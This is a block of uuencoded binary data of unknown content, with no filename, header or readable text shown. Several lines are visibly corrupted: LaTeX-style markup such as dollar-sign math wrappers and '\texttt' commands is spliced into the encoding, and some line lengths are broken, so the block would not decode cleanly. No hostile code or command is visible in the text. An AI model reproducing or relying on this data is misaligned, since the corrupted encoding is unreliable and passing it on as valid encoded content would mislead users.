MCB.MZV3<*0<?2\$H<?2.@QL-CTR!\$;P3N?BA1]>L>-=!*H/7'XA?&>U+O9-AY M]W=YFU>[]00\6%\$*U)ZF.'S8\8&R2,,B@+'CCD\019K5JJS+V[P9S7]G<P,9 M>:*7U'#<'^96FSR&1N+L[TH)/OWZ>Y0BL_-F<RXM1*PU6(5T,>PF>)\B!J?! MQD.I<T+JD<3@*8QT4[#Z/]S@.V^(@-LTAJA@EQO99\?0ZW%:_[J^87?H8D@* M_&K8SXW>WLQ'(.+.B:'ET.Q6_9_CL+W18V(Q=`KVW7KK3`Y&E9GO4+900Q8@ MKN`>8R/RC_/.[,G5,T`R@%2R-UU.`U"B%+[]J5\?RKVN8<<^>'0":WG6?1B1 MIR9Z1*);BQ@X#CF`8JP!`GW'Q(\$\$UR)<WO7!`>QJ>\$NY#7`5)J:F@EL<.CD8 MA/;BR3P&#\$8VV0HPX3'-\$)*725_>&#XK=Q9),LV8@HQDCHH4=0KQF*>D<VA8 M(*96AIVV63"_=)0BQ\LJ,>S/&O[QN<YK&\Q[L[*`9S`O/VP'/*OSRGDW/\"= MYZQ+\$IB,K</453ZC;@:ZSVG]H\#\$*ML`T./O3_O#DD.>9+N);4307%)8CZ[& MRD3^IMLY&G"_.^9_LW>HL7./QY/6>PW_\SP2P^V7C>)LYF0.[D3I[#;]#;L5 M%[N(0&0T\$R*1@1.EDL\EA^ET^NL_#.`*:.PZ%;B@7O43.O0D*9X]1Y.84R`U M1N14Y21(C15AQ=1XD:34.)%VO*=U_U(C"6':/.MWTW&/2U:E)A!<]B3>?'B: $M_{USO} \sim O(S511\&;3W^{=36J2B},I>0%I / (S6MB'J[_7T-7E6FIA,QOPS[D;9(B)])$ $MBF[G8NCC90-=971R[$C&/(*K3R;)6($[]/N;WU@BMV0<^9$6>0F4R]TO[\$!$ M*,B@',?>WO9[EFXWF8AII)-)IFW6P_91Z;F2:67R>'^U.1ZNLO+[NTP^3/UF $M^{\t}, *R70:^{\t}GO/TZVO)-BIIKDBM!Q.3-2H*9>1/UJH@5G\Z6:>2RK<=C^#9$ $\label{eq:m6+*R'NHV=-D&3"/^JF1C!0\\ (PR;,(S19\#\&>WX<VT_OA@X@0[S&0[0@:U:I)K]) }$

M\$&DIF?5R?2B'@Q_)C9GD#")/^PW=6"=G\$?*X/Y`]E'.<AM(K)^<Y\$0YBX\$2< M)S:Y2*BY;GL^&-"OG0CRQ4CVW0[IYF6_ORUE;>&LZ)!D+F_(^'DDFI.7'&:` M2Q[IY02%B=^21XKYR_!Y+B9P@Y8\$CW0SG\Z?0[W00S_)(]G\V']:WQ_0*XK2 M)H_4\^.P/;+W;LDCX3#%>*28?`\$2XI!HSM713A,ZN#&;/!+.'\\#`"Y\"4E%V M`[\9[N><LV#J"\$A\$2Q2#+(\!Z><J;[\G,@D%))V'>P%FZ`\$IZ'KX5!'\$2@&I MC+)L3OF*OYR+P*V\%&T=DK32R<C-IFH4/::1MLEB>;Z]A:]Q4I2%\ET5?Z2^ $MF&JAI,^M#-WOZ3;W_]G[MB:Y;23=>=Z(_0_UN+,Q8_-.<!P38=UL]UE9ZJ-J$ $M\# = -^{5\#} = E^3 'U < 4Z = 9\&L^? \\ 4G^Q < 6P^{5} \\ 4K = B/.P' \\ 6\& +2.3W^2 \\ 4E^0 \\ 5PSJU^{5} = 12.4 \\ 4E^0 \\$ MB9ZOK</U0DZ5[S?'N^')J_5-!%T:2??ZQ?+*8EUGRVRZ;8X)-EG7^15\\$2^S M+A;Y;H=-U&:FNBYCN2)6(NNZ6F23O=?(?G9=Q]/%/#>Q2!=U*K>NFT4BZ<3BM>1<10Z<62W7A\,B#IZ]K343ZM>01#U2\$*XJ<+(A?CQ!Y%%04EUP4\$50739>* $M<$7YJLV/M0C7$UIE,OTCV:[*^:<(^Q3U(FWDXI4(5QDY<J0=V>Q"\,KY1=$\)$ M%7.\$53;),G-</6_29:8^<EF@R2*Y8NXP7%-^[C;;XW8XQ?6FFR),UA_9(R-O $M3=E05(W=`V^*C3\&=)EQAQL,/LB[\&3@TUH0IS;7CMN@G5DZ\+UULW(H;SN@`Y)]$ M==/\$D'Y\$F\$B1)#',5X9B\$4FHXEP3)5(DP6ICA&+LR"1Y!&\$4<V#2(I(JBLB)MUHDD5&VN#EHFDFJ9+G8R6B1UF*P_/!X/GY[L]WJY,&I\$(9)PC5&[(ZZJA")I M(BAC.R8B32+8>"/<F1]CI!VF:00I'7#JMJH.QJR3B#2+((T\F2W2/((L.G"8 M2(LKZ.+:19&6\$9Q7N)(3P<7[KXN#)=)ZD?,@CTW05<2032PLW+_=?>2VU=H- $M1^.1F+&@"*[:7Q.X2@17[;\V<)586,!7879>=N_Z[7)_3&19+-ERATQD>039$ $\texttt{M-1}\&<1\$9<Q1A3QG!=\texttt{T4}\\ + \$XUP83G_O(\ZA2>"J_@?A_7K1.+X#+^YL.NV^HS)$ M_[N'MHOPZB="J_?<\1K>1WLL\1'U^VW?+V_`\'FZ0!\222."2_/GX[[?/43N M2!3!=?G/&]IMR<[.WL485%XL4T47*V#JJE=VI1\VD5=QC'?_7._[>SZA&#_, M%*\$%>>Y3;7C3=/RL@LA%!%^L7P>1-Q%LL6\FM!S_E=W'T&**E;LP6Y19,M4 $M44>Q19\$'F+;'.*=THBB"+\$\$^*T11!DDX8EVW/<<054\&B=3Q1R-Z'8?NQW^[S]$ $M[/HC4*((\&?ZAVQV[^U.\TP51-`MTCQNY*A;EYDF428AM\Z@='47N*Q-E&J+[$ M\H*G[*_UB2K*4`7`INUNN&:X'%I1?WLGSQ1%=5/+(L3S=G<%4Z!J?'TWNJQ" ${\tt MK-M8GXNBK\&-X8K[XI0@Q/5[E@E"438CL</U)0U$E,8QQ';8JC>6*>7"AE7'E}$ M.\$UU_V*\,8@JCR6+Z,V'EL1I>&5VS^S[0^0HM2J#A".3]-?<1WSJ0XOC)CK/ $\texttt{MRV=W7V)} : \texttt{XJJ.X} (\texttt{J} < \texttt{UJA} \\ \$ @ * \texttt{L} \\ \texttt{Z} + \texttt{F} " \texttt{R} * \texttt{V} \\ \texttt{`HFJBV2} + \texttt{>} : \texttt{IT} \\ \$ \texttt{V} = \texttt{9RN} \\ \texttt{R} \# \texttt{G} * \texttt{V} + \texttt{FPBK}$ MTR#AYOT74U&'V!G9.ENBU.&:XQ9&1)U?P1?S#\$,U@[^QL;ZA15W&,<6T)'6U MR*6^_%>?811UO4@=UU.L1111U.TVBU11'IZ%2!:)J)-XBAH7B326*^861;;(M1K-Z,=U6D<<Q195JV?HC/4>+T(IW>[?^L=?KT;H%B7<%)4058.Y4ISIN(Y\$(M+77KX_32I5PLG5BDDSY>]_I\?L0F;"&::SEC7G23++)>Y:!`-.E5A%%ES,*4 M5)'>BTOCKN"CWF(,97,=Y?)K;9+D"LH8OC2.+]:'49-D5Q%&[_]NDOP:XBN\ M)\57,,4^WO(8YAC"R_L10+=2?.*<032(B:"(:TB9I(HA^I&/3\$?W%)EVJ M)NQBLSOUVF&OGCR*L)4T_1KBB->19M<11[JC;=+*WACREM<RWN.\4/=I.57 M\,:4MUKDO68>MDGK9;XK34M<Q1ASSTTD8ZPQ9<05ZCHKRI:J\$V >>>P.RUWY M)K38_>OP^(X&V9'^EYK04O=O<:M`35:\$.#X?-C'?O*P,D&SOHTX)-ED5)#GT M\$2?9FJP.D6R/,5'2FDR\$2(9]OSR'UV1-B"/NW>1)B"/RW836J;?'T^\$^YK'F MV2))1+7, \T66B+J8%PLLC\NK]TU>+I+\$W%"UR!)S0_4BRR: "12RSQ-Q2LTP3 M<4]%LD`3\$9JR*=)%DH@[*K)%EI@;RA=9(EJ%HEAFB;FE<IDFYIX6S'<;T]`5 M]2))S!V)19:8&VH,RY_^Y^__US]RXCC_NW^XV^_]X<\^U:=-C[^]I^WOZUO MLU'^S4/__D]?_4>VP2?6Z%_Z2R;_IF59TO@H3:HB+]*Z3A.2Y275AC\E?_J? _;_V[U__Y;L5_T=_U*V7\$ZP\`?FWE?J3YN;1T2M94BW])M&Y/'@W M</-GFZ12,UQOR&7CL7^XZ#)7^FU2?9O4UD\^[X_WA\W^)'_NKX;"+<[;-R___ MMOIX.NW_]NVWGS]__N;](<_W*N^;X?#A6ZW^\X8/BZD?M-4?-L<-1^`X?G,_ $M/+*RX7^YN>]W1[J='V]?6F*.^7+8?/A(?;]G?UYE25);99)E[CYM'N@&/]!J$ $M1[?ZL3O<;SJ5\U?*I,7[[R<E7'VKQ'57-?T_-[N>A1;A_SIWN]6S[D"#@=7/]]$ $\texttt{MO-W_N%KW.^)FPOZ\V]"} << 7_\L^P> \texttt{NPV6[X-J[AW'S?'U9Z\#RW6/*[I\SXMH]MO-W_N%KW.^)FPOZ\V]"} << 7_\L^P> \texttt{NPV6[X-J[AW'S?'U9Z\#RW6/*[I\SXMH]MO-W_N%KW.^)FPOZ\V]"} << 7_\L^P> \texttt{NPV6[X-J[AW'S?'U9Z\#RW6/*[I\SXMH]MO-W_N%KW.^)FPOZ\V]"} << 7_\L^P> \texttt{NPV6[X-J[AW'S?'U9Z\#RW6/*[I\SXMH]MO-W_N%KW.^)FPOZ\V]"} << 7_\L^P> \texttt{NPV6[X-J[AW'S?'U9Z\#RW6/*[I\SXMH]MO-W_N%KW.^)FPOZ\V]} = 0.$ MQ^']B0],?K?Z,IQ7]T1_Z.DYF)DZVJ)`RW;?#@?-\3@\T-B*Q>?=`TW.T`S- $\texttt{MZL3[W\$;\#>YGX\=7;U8_]CNYWN[H]O]MN[LW3TPP=E8'EQX^TZ/[NBP3)Y;RU}$ M=\$%_\$W@6XRU3H38[2?YQV/=TT9WX;C]OMMO5NWYU/O;OS]N_:!;27[4W=S^] M?GNW>O+JEU7[Y,V;)Z_N?OF.]\$\?!\KM/_6*;4.1;#9\$3G=XZ':G+W0+QAI? MO'GV\$Z&>/+UY>7/W"]_+#S=WKUZLUZL?7K]9/5G=/GES=_/L[<LG;U:W;]_< MOEZ_^&9%K[UG7L41>.JK]\3WR!Y_'_H3GZ.SG\(O],J/5,[MP^IC]ZFG5W_? M;SY1*;O5/=EV_#O=#KL/\IY)WWJP__9AO_WF],?IS]^M-N]7N^'TEY4:<)T& M?.^J7/_U#=N__@OU:]X\>?,+EY3:H%V_S<F.5.]H3?GTNZ_[XY_X=L?#@^T

MW7=4\$?OMZGAZN.^VVV^8V@K]_O??K,3W-#RV_XA*Y+;Z\$UO]B4]=MK9_C?SC MLLC536)4,R-__\U-3_E3`CP\/#D-CU04<S55RD8ENCUS-57*I9)9[-ENNB,S $MNA)@+@#4`@A^J92@@.]GH@CF3PFK!<)V@1!*6$O"-_U[\Q+L*+QBJ3SG#)JP$ M\YE3JH:H>&N'?GR\$M5+PZA.M37<#48().I<%/&Q#A]YXJV#7%X1V!8!ADZ*% M]P\F4-_=,.X4)_!,#K"PS9U.%_T<L-V\$O3)W-@G\'G/NW3__MOE&C1+H[FF $M:3\#6-->@61E-.;DI54T"=&O6/=)";7_...VT8O^<@[3*>*>'\&<@A-,>V[W;G]$ M/;!<LA9XF@#/^KS?#P=Z\$TL:4]8L4:S/SX]8-"5?*%>6*H8?MN?C1Z`P&0L< MF>*@J\$,GI%#R!8;\PA!X-)P=]UP*Q:=MFG\$<_^[F47'-92%/J7CDQAH5"YJ] $M=1`\#"@%;*:S:M(G/Q>0L/)E:L>REK=*(=-W1]J\backslash W/7>LY"(&-1WA?&!DB^[[$ M/>'H_Y#;<.Z'S6ZR<96U43I%YXD7W7K1^\$EC6Z0Q]\UP"5'XC+[Y[ZB*\$\-, M#K"P-9XWVP?>'_3\V5,NNIT\$_7RBOWLPWG0-%'.019AE:6=9\`F4+LL\$BOID M8_P<S+86?D]N&A#U!-%.\$/@;@A&[^WYKAP%0CORI+LUF`4]C>&X&`[L9IEI% M8K0F)UXE!,6`3PU>'U4T:!0BEBQ'Q1R"WU;BI=\F2Y+5D!_F2^KK;I^_7HOG MPRFGUS*3`1S%'\$<[Q]\$"1ZDY..[%J9<[VSY0K^+0'_L=O;+Y/&`B^^+OT<'X MXJ9ZZ*8!45L(Z3Z&\$78:\$((1P]%LO%!]+4*!#)"-0CJ0&=TRT;H88%CC,`,X MV+8>'YYV)SN^(,%!!DBRK(MGO.>;;CM\()L`\$>!RQ+6(PRY[(7\$<F-6<7B24 M*P!,:3!F-9LA=AH0U0313A!8KIH1NUUOG;!BC"L!%%F([=IUV)T.PY9P(`-D $M(Y&GS>[<FPV>7`-0-D569"\JIK[Q;"C'([*T*`5T.J+EP59S*)71*`5T-J*5]$ M@CX>RVB4`EK:S/Z+&>^:2]"3-F+B[4I-DT#=TM9M;5UXQU5UT;4T4:]6>B]_ MY6Q6-->@*=08W@RJN:QV\$O0;5[]U]7'XF!A]\-?*#WTV"WA2S6,%<6*X*P%4 M!BCY.D"&R-R#;!'IN>,"D(A#5&E0LLJH,IH4EJYRM%M'&[EKHZU-W4J`KG!T M7]"`WTF"?F//`>G&G4H/,K@'D2*26SF4`=*\5>G6_.5F]SO_H"L`3#'%M%,, M_L[X3NR^\:T<YOCEP%`9AG'@ST5U)5C6&E`MH+"TPD*M>U5&D*2C>_-^"KC M@MD"+%>33#'M!(.E:L:W/!]%F\$@6-(`U&UG/IYYKM)T"[=S1;AUM+/%H*7;/M?RH!5`FH%E#X6]6(XN/;]V?VO&/6C;A[%\@\$KMIPJ2___Y1HTC:68@3K?GYW& MNVLFB)N=G#O<*B3*@2%-DAF*=H:B18ITCD(^';KG4"[291.Z:4D\)1@M277Q M3<\#90@U9C6&-&2SFDH05@*L!9BGH-4(HY-&_<GTXE&&T-&.M*>STT974A0B $\label{eq:m6} \verb|M6| \verb|N6^VCF'XJQ*VOXQQ!7^K#4V!(.)KUB) \\ $@-P<7;P7K7[6EIZ60X,`=I,D/C] \\ | \label{eq:m6}$ $M'"^D!A0B>+0E9^LC0*E""^L-8+1P/A6>'G?3=98"%)>(F%IXAEQUXNQ9B*)$ MOD"0(;3V0=>G@6;+_'*D\$)I"#Y<OUZC:V*J:U\$;,%3-+-/#B>_\$_:"GU-1TA MVI!MS&8A4<I\$]\.#<=],8#N)@,P`C\$]%`T,A@G,&DX>^_OEP5#-&9\$E3"<(* $M@+4^0^0)I/500)N7^X5<IF_M:_#8-_)2A%>"7A_:GGY3<&F6M4K8WJQ)6&$ M1*\$8"80F,)U?*X'*C58V*YI6`I3SQ%9N;65\8GFJE.VV22&"+5V>(8S[Y"A# M:`Y0=:70RXUD7A@"\)ZF*3`#2<HYDG:.Q//P*B9A4[P9QAF*B0!!;#F;([>! MVNOBYMV!?!GSC"RU!+-92"0DT3W,K7B\$"&:+VAU_&HZG7<?^6B:KN_-Y0%4D M`:HV0(4/E&=RN7IWI][UPT4L/C\$29)*`XT3>#?K<,2?HCKQB),C]!*V?P',+</pre> M;)WG_99'"-/13;\<*<H+!6!G062++W9.L^XD\$5`S`%IPABTWZX5@\`,L&*\$, MH8T'VDKHPEI1RA.Z/O=%#\$8IPE.&GQ_M0)M49A`A,\$.@G*]!H0><^\"M#^RY MXP+!'J@'6"H@UQD5=XE'4U,)PBJ`R1M%&4)K#[0%J/<N!4`1Z(\$U"F9<J?QX M&,Y[-3G+-SN;!415,DO\$!9G-0J)4\$1D3-BA3')0C139#T7HIO*7(70IN:[D\$ M*\$-HX8&V`/7^:NE"V7\/_RK*\$%IYH"U`O;^JK4XU5\^XO1N?-TH1+KSP%N`S M3[JQX=(%+B%=`8#JQ`*YAL7EGLU"HG26B.]@-@N),IOH4H-0AM`<H)/'-UM9 M:FUK "&WFRA7@K`28"W`/+^F;>SMC5TIE210'>L:8*V!!:I@K>VJ/QC 4Z;C M8RIC*!?IFB!=&Z3#T@FVP\$-WE),FA#67J,@6=KRG+%Y^_.&\TY];E"&4;(K' MG^,OUTJ@<JZ4S>3,Y115"ZG*CA](3UV@4LE*>^H16>%KU/HD/_O9+"2JYHG: M62+?(Z\ET7GWH?>&XZ52!;.14(0)VS"AIX0-\$YZH3S&9-%+"*013\'_T)UH $M@G6_YY="M^,D$9"Z`"JNDT1`I@%JOF.\1$6R)3,^N!NL80.!?&(D*&P"69\N$ MPQ#,F"\$1;1+5\$AH&E"*\DO"MU^T'D<SG(56MJ/SN..A%!3*13(3(VA"9YY4V M3+9[4'-ZNM?^XWE##8!7/"7(DL1#,&YDF,M!FG26ANYH+@=I,DEC=GJ/EZB8 $M7Q3;BZ*'L5"*<J^**9I+5"PM1;5OR5W("F0B6:7(I&MDU*=;"^4B71VD:X-T)$ MGF<B+#H]&^:F\$=),(')(,Y\$@+\$T`U@(,"YBF\$]@4Y(%D%D1.._%=324(RP%V MF:VR"1:GP[*T"%#9-[`X*9:E)5`A@0>FK8Z]:,]9,.=%&'!:7ZB,A=A)!`@7 MT#H`7V&;"\"\+P.9?5U98H/P;:FLB)>5I?-\$EZ)'O*HLFO(!W`/25F?-^CA) $M!!0N0-4^5X"@<@IJIR!/T2H7Y$)\]Z(M1=VK:69=`8*TM4R?KX;/9B$160%0$ MM;>]CYE>UTP&D.2))F%+53K4V9Y*\$)9J&'O4/YSEATUO4 >*D2#3!*.':(:Z M^@2Q[0S;A_\$;;250N;"56UL9WR3/Y\NQGPE+Q^1VVL-?32#M!.+Y%;:70]^/ M9V&L!"H+I>P=@G!&Q``DRYLYDE:11`P^LB)1)'HY00)-`I531YFVKMLCL[D< $MI,D4C:E\T:E]XK=3PEQ;CE$U)944B"Z8HWB!!(EJ/.9)[&H=+IL-6[1N=R]XHVB]$ MD*9BFM.39[<,XG]1198JW-?3JRQV"M6%H]XZZIZ7W\$AU.C)![X9GRTC?3@*@ $\label{eq:m3P} $$M3P^*A-(R1U(5PH-XV03$*>W7*#P"7_X3^*); (FS64B4:R*>\\":@N438"] $$M3P^*A-(R1U(5PH-XV03$*>W7*#P"7_X3^*); (FS64B4:R*>\\":@N438"] $$M3P^*A-(R1U(5PH-XV03$*>W7*#P"7_X3^*); (FS64B4:R*>\\":@N438"] $$M3P^*A-(R1U(5PH-XV03$*>W7*#P"7_X3^*); (FS64B4:R*>\\":@N438"] $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*>\\":@N438"] $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03$*)); (FS64B4:R*) $$M3P^*A-(R1U(5PH-XV03)*); (FS64B4:R1U(5PH-XV03)*); (FS64B4-XV03)*); (FS64B4-XV03)*); (FS64B4-XV03)*); (FS64B4-XV03)*); (FS64B4-XV03)*); (F$ MPBB::7H[A>JEH]XZZI[[4>]YLH8PE2"L!ICZI>`T?E8*!1L>;ZEIO:6C+V3\

M.@@*AY,[4_T(YR.EM!,K:#LQV\$D`5,D(8-?B4MTD4#F]*-.\Z:,I),H0FHU0 MFB?:]X?3AJL_B!"8&Z"D)L.W4ZA>C.KF4`XA7`&"RA'4[7A;)M>6B0!!U134 M3D'XRJO:@/8'^@[U#UP[***4^4&4(X68H6C]%+Y2*"MQ5X49'%P+SNH\$8+(& MH@RA*4*Y-J(,H1E`\$>B!*;N9G*>>2A!6`(S<^"HH2A%>>N\$O^]T'N4X]GX=4 M58"J#5!YGD7MI?*3>.`"X`#UP1J`^1ZD[S&*!*#\$#W'^\$8ITE@908/[QB<Q# MXR/P0!TKY.Z#G4)UQ_IX=DU]ZU&&4&5Y,_//S!`W]YR):IYH?`4+"DA:+Y&V M2Z2>AROF215=W.QX)I2E.E\$'34<\$I0!O\$H3SMY#A*\$6X8Z6TOV=/N]D4'L1^ M@LPF^&'8G53A48;0?`KE+P9!0890VU;E>09V3V)_HS\$#2935VD-A:H/L#Q)F M(\$DU1V*L`#.01`82WLUJ=NC,9B&18Y7_T7]Y-_!9CXZ\[ISTC06SD;`)\$[9! MOKS5/''L55F:FT:(;:-\-\$"A0(1`990.J@\$W@RA#J&.;>G7QY8;/*'O%2%`H M^CSHI>K'?!Y2E0Y5OU6K!8IG)@-)*IOD;G.2LY=3"<)J@+4^\[QEQPZ5ZSN& MN1*\$*6M3@7KOOZ@Y\$RHFR@":)AXH%15E"\$TMZ,GL#)]*\$)99,+O%DE@4(T%N $M\$] BG_'Q2A! =>> .N\$ > ^ZZM."7Q700(; \#R`\&] H! L<C1'! M@ \W<SU2", (&P&P_0) A CONTROL OF THE C$ M]XO*IGA1UK(G.PV0++\$ARH[<-\$*D#9ESO)<QK_HQ%"-!YB=H_02>\$N0VP7HX MG'[OOZ@/JE>,!,J>U"[CV^%S?S#?4Q0BN%3@S?%WGAA;[SLY?P\B!%8(5`,[$M%"*X]H%;']CSP^2"/5^4%O4=FO7624)U-<^5AK8(%ZFFO+(C?[O9E+LY,($ MR%Q`ZP(\OZ`L!^=[)1#%2%#,\$*BR1LQ&YWDY0Z%*'S\$7G>?5E.(?W6'309,? MNID,)*GG2-HY\$D])E&7Q'+;<XF?:510AM'&@IH\$\$\$0`+95UJWU#_H#M[4PG" M4H"U`,,[+*2-J45/LS^\$WS;*\$)I[H+K&HQ3AA1?>>N&>@I<>N`_L@58CE'M8 MAT>Y10STB^FES^<A53U2J1;:2J"RL)7E81@GB0!E0Y>M19<\$LI?)1=D,]TT" ME5.M?'CD8=5L53,*456NS)9(6X<TJ@J6N2(];[=\FD)7AZD\$807`6H!Y?DU9 M%>_*5;/V5@*5*UNYM94]S,I2E!WQP1]:/V>\$*T&8N,!LBV0H2A&N+.AE=Z`% M,;?/KNPUD`ED5:+)CB?MPL=.H7JJU*F1/]/`BK?"ZM]\$(8*5+9EHT82R4ZB> M7]1[_>K<-\$(*&Z)>H)M&2*DA'WB147Z(+]_'F0PDJ>9(VCD23TEJ(#D"^H@P MH6&[#U9EFDH0U@"L!1@64L_T&P<+:I@[\$2!(68URH,?MERXDRA":>:`M0+U% MS2VHK%;\FU,)P@J`R0\@RA!:>J"M!^HI;`50!'I@RF;,@3^E)V?4^%[G<I!& MS-*T<S2^TC0NC; *.J01@(M\$P/G"M=L=J)`H1G"IP_P=O"=?SN02=BA"8*>#V MJ#=X<B\$). $!4A,%?`\V/WY!.9/7_CE*\0A48Y4A1S%*_D[-E\'E*5(]5/Y$J=$ M&GU6HZ0\73R7@S352//JT@,>#FKI=RX':>J1QE+<\$P,*\$2P0;)X'2A&NK\$_= MH#6;X\$H`UB0`:P&&MMZD%NSU>VLJB1KMF0PDR9#\$3\$=_ZB55,!L)<P\A[T@[MTI:PTTGZ\$`WG(Z6RU=<O?N;967.%:J52(Z=EVVZ_[WG[W7G+W2\$4(EA9'T6K M&]BKS+-MQR.RJ01ARMK<('<W<ENE5XP\$PD_0>@E\5J!LSA\@D4CFLJ9\$19+, M\$YFSO^%\I\$P7*.DNP_E(F<U3!M@\1#D277P1SN4@33%+T\[2>\$I3^FG.TC_6 M7`[25+,T[2R-IS3&JH=[<E!^D),3;AHARHZ-OZ3WY"^#*HUJN_URI&AL"C. $M.>L)<Q0#09HX!#VW^FX:(>D4<IQB\%[5S+X]M6VG4#UWU`=9>+E9UB=%>&'#$ M37/T=!AXL6DF`TE*FV3]\7RBX=CNMCM0+5-E">4B7673\=B)&5P!@FH;I./. $M\$\&PJ0J!C6^UP^)WJT+K7R\\\$S.4BC[\&O:2`=:YT+/]\$^;Y4![7\&3\&HK`A7FJ!]$ $M,V-7V*@MM6:9MC%LQA;:KTQ;%S9<"RV6GM&7[E(>+D[_S+:[V2PD4K:T)K]=$ M)VOX""(\$U@AL\$>@INK(G*L_A=-Z;<;TK0%`S!;53\$/Y2GFC0@YD%M%.HKFQ' $M/7(]F>^F$9*Y$#52G$H0E@.L!9CG?HH); `KR0)2=J/&3\6/[C(^K^Z0(KQ#.F))2=J/&3\6/[C(^K^Z0(KQ#.F))2=J/&3\6/[C(^K^Z)(KQ#.F)]2=J/&3\6/[C(^K^Z)(KQ#.F)]2=J/&3\6/[C(^K^Z)(KQ#.F)]2=J/&3\6/[C(^K)]2=J/&3\$ MTSN&`.5(42/%Y0PUT<SF(96PJ>S5'10BN/&!6Q\8'Z.>O[?'IDX2`:D%T"MS M28Z7F>Z9#"2I)B3'"=;SP&PKT\'\;`N9ST,J\$:!JD2ID-HU--7RN"BR3R0F4 MJ\$QF:=HI3:`T>GV`3_S;70\0(3"[`(>C=K\X\$2`H'T'&])TD`@H%Z!_WUA3A M5(*P\$F`MP#P/HQIAVE&4G4+UVE%O'74/N[(AM1IH+0RX\$H0U%NSF]6V_>Z"6 M_8=M]T&!40X456)1&#_F\$P&"4@MDNK(\$FXH0F"'0=([]<J3(+0JU2VHXO-C) M4R)^.5(4%H5N+]PTOK35;.Y_UX,<.X7JREJ8RYI8LM,(J2<0LADWC1`Q0GX= M=N[*D%^.%,J"^-R4^[57LM"WODX`JK[T!AS^SM?I",>OO*%8_L;7V4BC_>K8 M*517UL/30.Z>*GF&9"X':90%V:.BN>%07=JJJK]G)Q%0N8#6!:`9J#E]=1#7 M?MGJEU",!,)/T/H)/"5H+()7G;18S]'E114@%LDR<;M,W")Q:A%;XQB4(33S M0.U"S]E1.Z!'L<"ZS(L:2!ML4C;+M)Z2JLLU]\[6NX7Z14"?X]HN2^D5P9D M]+:V.]U_))R=1`!;\79XUVTO813=-\$*:":2=0+!836(@,BJ?U#<)5\$Z-LHQ] MP@'UG"0",@.P_<M.)0C+#<QR+#(1(*B8@EH+-'?[Y07TQT7]#U2L1L5MQYO/ MK`0JUZ/RH:?6_W*-JN-;_M\$Y(HLRA#8>:(MOK`IE,KYU,S-@IU!]?.\O!XY/ $M=KE\&U?\&-JS4[T_=%\&4)S'Y1W%/FD"!_?_YO>V+*=1, #X[M54WN4:5<>W_W;7$ M;MBUO9U"]?JB_I[MRDJ@LK@H;^7CM5.H/KYUNR#>80",-,\AYQF[(*'*:B50 M.37*?&+``%P!@C(;]\$KV\MTT0G(#L=7]JH52U6]SO\$3%4BF.K=(EX6&ME++R MR\ZZYAI5:UOUKI/;628"!`D%>LZ!"0?JQ5L)5&Z4LG(VQKKF&E0S_395DV*N $M4$V_1U53S16JZ3<G(SLZ/6V?%.&Y!:?GP,_%3B)^O\NQ;EH)5-;O<]V?H&@D$ M"Q9,OUU5I<T5JM5:[?SX*%U#6`E4UF_4U,_+-:HV6O4HN_WF\$@N0Z[?YCVZ[$\texttt{M} > 9 ! \texttt{V} : *=07; _5 \texttt{M} \texttt{M} 2 `< \texttt{P5} \texttt{J} \texttt{M} \$; \texttt{Y3} " ? \texttt{W} / +? => ^X8; > 3 ' \texttt{M} \texttt{Y} < `3; \texttt{TP} _] \$ \texttt{G} ^Z \texttt{S} 6 4 \texttt{A} 4$

M!(C(9<9ZO]GID6:4&OY`:?_`FMN7G^3N8X\0P16#3_V!7UK_H".W4<QCZ56) M.&;SD*IVJ"@8P*%7<X0^*<*%`_<68?ZW&R^8.G<*CW*@*!*'0GJND<]-,J`8 M"5*'X&9GW3]*\$9XY\-MA+^<T=!'F<I`F=VFHN#,\G!4B*ICHDZYWYDCIS=,-M[SV9R4`2MLWCT^Y!;IX_T;XC.X7JE5;_Z?RAYQC1\$C*5(*RV8'+@('\$@0J#0 M0/>W9G^GT>IJ8854J#\Z\$0"H3*:@=@IJ\$91JT.1N9N^DS!CP_.FS]4LJ_-,O MW&ZZ:83D4PCW**<2A!4,@WBB(\$*@M(4QYA&%^V*4G49(94&&PP]]=SH?^O\$W M9[.0J&8BLSIR9'=LY]/`7TKZX,YD((FT%OX2*0.6'[*)`\$'-"'*\+C,2I0"O M\$@,?YVR=)`+2\$6!/LX\$(@=*"Y%+!>/+%32.\$+.CE,]JP-RYLVRE4+QQUJ@9V M"M5+40]5.U'3%ZA4C4K*XYB50.5:*@][ZM:H?U%%L(KLQ9IH*4X2`0T#G@\[M^FWU+ZC4":OPUYA5^%]425GE];[?:?^\$5@*5,UNYM96Q?'7.RBKVOOH75016 M44'WU;^H(M\%KZGS/:@+5.)WT7>?L+?\$TL6.4LUO9QACG-!#L%.H+AQU.=_J MIA'23"#M!(*/3R0.Q`5XU%.EKO9FL[*Y1M5,J5[\H=DI5,]9_7Z<C;I<HVHA M5:VY*#N%ZJ56)P."*"LS&4A2*1(S"72Y1M5:JIHI('/IX11:T4S%6`E4;J2R MF8BA__,PS2)5+0F0^P4JJ=:??V1FBG);!(>[DPJFWF3\1(5S=LT(Z=+PL.J MWN?OJH'35Q[.\J+&7_++-:I6205B>U8*F7G6CAIJCRL^DBYZXBL;X8>0[[N3 M## `3R\$2R1I+93B;M)!2^2A(+8)[-1(`@>NNJWHY31\$X2`9D+X,4*-XV0W\$#, $MC(^=007"56=?1]_R8!/)D+8>(F*U451-J-6`15K6[FUE3U$$!=E2]6CV$B*$ MF]-'ZG%\.*B`GUXQ\$*2)GZ#U\$[1(D!+!F4YT?R*\$_!=5,JERVG#/^&YH-P_2 